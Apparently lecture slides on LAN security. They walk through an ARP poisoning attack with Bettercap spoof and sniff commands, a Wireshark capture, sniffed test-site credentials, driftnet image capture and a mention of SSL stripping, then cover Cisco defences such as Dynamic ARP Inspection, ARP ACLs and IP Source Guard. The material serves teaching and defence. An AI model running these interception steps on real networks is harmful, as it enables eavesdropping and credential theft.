
In Kali Linux, a tool called **Bettercap** could be used to conduct **ARP poisoning attack!**

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo bettercap  
bettercap v2.29 (built for linux amd64 with go1.15.6) [type 'help' for a list of commands]  
  
192.168.2.0/24 > 192.168.2.20 » net.probe on  
192.168.2.0/24 > 192.168.2.20 » [18:26:10] [sys.log] [inf] net.probe starting net.recon as a requiremen  
t for net.probe  
192.168.2.0/24 > 192.168.2.20 » [18:26:10] [endpoint.new] endpoint 192.168.2.30 detected as ec:f4:bb:60  
:3f:93 (Dell Inc.).  
192.168.2.0/24 > 192.168.2.20 » net.probe off  
192.168.2.0/24 > 192.168.2.20 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.2.20	ec:f4:bb:60:40:62	eth0	Dell Inc.	0 B	0 B	18:26:05
192.168.2.254	00:c8:8b:6d:71:e1	gateway	Cisco Systems, Inc	0 B	0 B	18:26:05
192.168.2.30	ec:f4:bb:60:3f:93	DESKTOP-V3EQ6S4	Dell Inc.	199 B	319 B	18:26:10

```
↑ 14 kB / ↓ 37 kB / 816 pkts  
  
192.168.2.0/24 > 192.168.2.20 » set arp.spoof.targets 192.168.2.30  
192.168.2.0/24 > 192.168.2.20 » set arp.spoof.full duplex true  
192.168.2.0/24 > 192.168.2.20 » arp.spoof on  
[18:44:03] [sys.log] [inf] arp.spoof enabling forwarding  
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [inf] arp.spoof starting net.recon as a requireme  
nt for arp.spoof  
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [war] arp.spoof full duplex spoofing enabled, if  
the router has ARP spoofing mechanisms, the attack will fail.  
192.168.2.0/24 > 192.168.2.20 » [18:44:03] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 ta  
rgets.  
192.168.2.0/24 > 192.168.2.20 » [18:44:04] [endpoint.new] endpoint 192.168.2.30 detected as ec:f4:bb:6  
0:3f:93 (Dell Inc.).
```

Notice that **gratuitous ARP replies** were sent out by **Bettercap** upon initiating **ARP poisoning attack**.



The image shows a Wireshark packet capture window titled "arp.pcapng". The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar with various icons. A display filter is set to "Expression...". The packet list shows two ARP packets:

No.	Time	Source	Destination	Protocol	Length	Info
64.564833366		ec:f4:bb:60:40:62	ec:f4:bb:60:3f:93	ARP	60	192.168.2.254 is at ec:f4:bb:60:40:62
64.564878585		ec:f4:bb:60:40:62	00:c8:8b:6d:71:e1	ARP	60	192.168.2.30 is at ec:f4:bb:60:40:62

The packet details pane shows the selected packet (Frame 56) with the following information:

- Frame 56: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- Ethernet II, Src: ec:f4:bb:60:40:62, Dst: ec:f4:bb:60:3f:93
- Address Resolution Protocol (reply)
 - Hardware type: Ethernet (1)
 - Protocol type: IPv4 (0x0800)
 - Hardware size: 6
 - Protocol size: 4
 - Opcode: reply (2)
 - Sender MAC address: ec:f4:bb:60:40:62
 - Sender IP address: 192.168.2.254
 - Target MAC address: ec:f4:bb:60:3f:93
 - Target IP address: 192.168.2.30

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```
0000  ec f4 bb 60 3f 93 ec f4  bb 60 40 62 08 06 00 01  ... ^ ? ... ^ @ b . . .
0010  08 00 06 04 00 02 ec f4  bb 60 40 62 c0 a8 02 fe  ... . . . ^ @ b . . .
0020  ec f4 bb 60 3f 93 c0 a8  02 1e 00 00 00 00 00 00  ... ^ ? ... . . . . .
```

The status bar at the bottom indicates: Address Resolution Protocol (arp), 28 bytes | Packets: 83 · Displayed: 83 (100.0%) | Profile: Default

After **ARP poisoning attack**, all communications of victim are redirected through attacker and could be captured.

Enabling **sniffing** in **Bettercap**:




```
192.168.2.0/24 > 192.168.2.20 » set net.sniff.local true
192.168.2.0/24 > 192.168.2.20 » net.sniff on
[18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/login.jsp
192.168.2.0/24 > 192.168.2.20 » [18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/login.jsp
[18:49:57] [net.sniff.http.response] http 65.61.137.117:80 200 OK → DESKTOP-V3EQ6S4 (5.4 kB text/html; charset=ISO-8859-1)
192.168.2.0/24 > 192.168.2.20 » [18:49:57] [net.sniff.http.response] http 65.61.137.117:80 200 OK → DESKTOP-V3EQ6S4 (1.2 kB text/html; charset=ISO-8859-1)
[18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/style.css
192.168.2.0/24 > 192.168.2.20 » [18:49:57] [net.sniff.http.request] http DESKTOP-V3EQ6S4 GET demo.testfire.net/style.css
```

Username and **password** could be **captured** if not encrypted!

```
192.168.2.0/24 > 192.168.2.20 »
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://demo.testfire.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Upgrade-Insecure-Requests: 1
Referer: http://demo.testfire.net/login.jsp
Cookie: JSESSIONID=B7161875E87F1744E6A8FED9A5E5B74E

uid=test-user&passw=test-password&btnSubmit=Login
```

You may also try **driftnet** in Kali to sniff and display the images that the victim is seeing!



← Victim logging in at his/her machine.

```
(kali@kali)-[~]  
$ sudo driftnet -i eth0
```

Displaying and storing of images captured by driftnet at **attacker's** machine: ↓

```
(kali@kali)-[~]  
$ sudo su  
(root@kali)-[/home/kali]  
# cd /tmp  
  
(root@kali)-[/tmp]  
# ls driftnet*  
driftnet-60a411cb327b23c6.gif  driftnet-60a411cb6b8b4567.gif  
driftnet-60a411cb643c9869.jpeg  driftnet-60a411cc66334873.jpeg
```



Even if visiting https website, an attacker may try **SSL stripping** or **HSTS bypass attacks**!

== **HSTS (HTTP Strict Transport Security)** (RFC 6797) is a security mechanism for web sites to declare to browsers to access via secure connections only.



← Instead of <https://www.google.com> notice that victim is redirected to www.google.com.


```
y-ab&xssi=t&gs_r=gws-wiz&hl=e...
[192.168.2.30:1342 > 172.217.24.100:80] Searched www.google.com: network secur
[192.168.2.20] GET www.google.com/complete/search?q=network%20secur&cp=13&clien
-ab&xssi=t&gs_r=gws-wiz&hl=en...
[192.168.2.20:35836 > 74.125.68.147:80] Searched www.google.com: network secur
[192.168.2.30] GET www.google.com/complete/search?q=network%20securi&cp=14&cli
sy-ab&xssi=t&gs_r=gws-wiz&hl=...
[192.168.2.30:1342 > 172.217.24.100:80] Searched www.google.com: network secur
[192.168.2.20] GET www.google.com/complete/search?q=network%20securi&cp=14&clien
y-ab&xssi=t&gs_r=gws-wiz&hl=e...
[192.168.2.20:35838 > 74.125.68.147:80] Searched www.google.com: network securi
[192.168.2.30] GET www.google.com/complete/search?q=network%20securit&cp=15&client=
psy-ab&xssi=t&gs_r=gws-wiz&hl...
[192.168.2.30:1342 > 172.217.24.100:80] Searched www.google.com: network securit
[192.168.2.20] GET www.google.com/complete/search?q=network%20securit&cp=15&client=p
sy-ab&xssi=t&gs_r=gws-wiz&hl=...
[192.168.2.20:35840 > 74.125.68.147:80] Searched www.google.com: network securit
[192.168.2.30] GET www.google.com/complete/search?q=network%20security&cp=16&client
=psy-ab&xssi=t&gs_r=gws-wiz&h...
[192.168.2.30:1342 > 172.217.24.100:80] Searched www.google.com: network security
[192.168.2.20] GET www.google.com/complete/search?q=network%20security&cp=16&client=
psy-ab&xssi=t&gs_r=gws-wiz&hl...
```



↑
← Thus, attacker can still eavesdrop victim's communications.

To prevent **ARP poisoning** attack, a switch enabled with **DHCP snooping** can be further configured with **DAI (Dynamic ARP Inspection)** to drop invalid ARP traffic on **untrusted ports**.

After enabling **DAI**, all ports are **untrusted** by default similar as DHCP snooping. The **MAC** and **IP addresses** in the **ARP** packets received on these **untrusted ports** will then be validated against the **DHCP snooping binding table** and drop if invalid:



An example of configuring **DAI** together with **DHCP snooping** on a switch and verifying the status:

```
SW(config)# ip dhcp snooping
SW(config)# ip dhcp snooping vlan 10
SW(config)# ip arp inspection vlan 10
SW(config)# interface fa1/1
SW(config-if)# ip dhcp snooping trust
SW(config-if)# ip arp inspection trust
```

Configuring trusted DAI port similar as DHCP snooping

Each port can also be configured with **ARP rate-limit** (default is 15 ARP pps). If exceeded, the port will transit to **err-disabled** state.

```
Switch(config-if)# ip arp inspection limit {rate
pps [burst interval seconds] | none}
```

```
sw2# show ip arp inspection interfaces
```


Interface	Trust State	Rate (pps)	Burst Interval
-----	-----	-----	-----
Fa1/1	Trusted	None	N/A
Fa1/2	Untrusted	15	1
Fa1/3	Untrusted	15	1

! output removed for brevity

For added security, **DAI** can also be configured to **validate** contents of ARP reply matching layer 2 Ethernet addresses as follows:

```
Switch(config)# ip arp inspection validate {[src-mac] [dst-mac] [ip]}
```

- **src-mac** : validate layer 2 source MAC against sender hardware address in ARP reply
- **dst-mac** : validate layer 2 destination MAC against target hardware address in ARP reply
- **ip** : validate invalid and unexpected IP addresses in ARP, e.g. multicast address, 0.0.0.0, 255.255.255.255.



For **non-DHCP** environment with no entry in DHCP snooping table, **DAI** can also be configured by using **ARP ACL** (access control list) as follow:



Configure IP to MAC mapping manually in **ARP ACL**, but can be tedious:


```
Switch(config)# arp access-list arp-acl-name
Switch(config-arp-nacl)# permit ip host sender-ip mac host sender-mac
[Repeat the previous command as needed]
Switch(config-arp-nacl)# exit
```

Next, apply **ARP ACL** to **DAI**:

```
Switch(config)# ip arp inspection filter arp-acl-name
                    vlan vlan-range [static]
```

The optional '**static**' keyword is to indicate **checking ARP ACL only** because by default, intercepted ARP on untrusted ports are first matched with ARP ACL, and if no match, then the DHCP snooping binding table.

An example of configuring DAI for non-DHCP environment:



```
Switch(config)# arp access-list StaticARP
Switch(config-arp-nacl)# permit ip host 192.168.1.10 mac host 0006.5b02.a841
Switch(config-arp-nacl)# exit
Switch(config)# ip arp inspection vlan 10
Switch(config)# ip arp inspection filter StaticARP vlan 10
Switch(config)# interface gigabitethernet 1/0/49
Switch(config-if)# ip arp inspection trust
```

```
sw2# show ip arp inspection vlan 10
```

```
Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled
```

Vlan	Configuration	Operation	ACL Match	Static ACL
10	Enabled	Active	StaticARP	No

Vlan	ACL Logging	DHCP Logging	Probe Logging
10	Deny	Deny	Off

Lab Exercise 3

3.1–
3.3

IP address spoofing and MAC address spoofing attacks

3.4


Defense:

- Configure **IPSG (IP Source Guard)** in switches

In a LAN, **access control list (ACL)** may be applied at switches to filter traffic in inter-VLAN routing, but an attacker may perform **IP address spoofing attack** to bypass it!


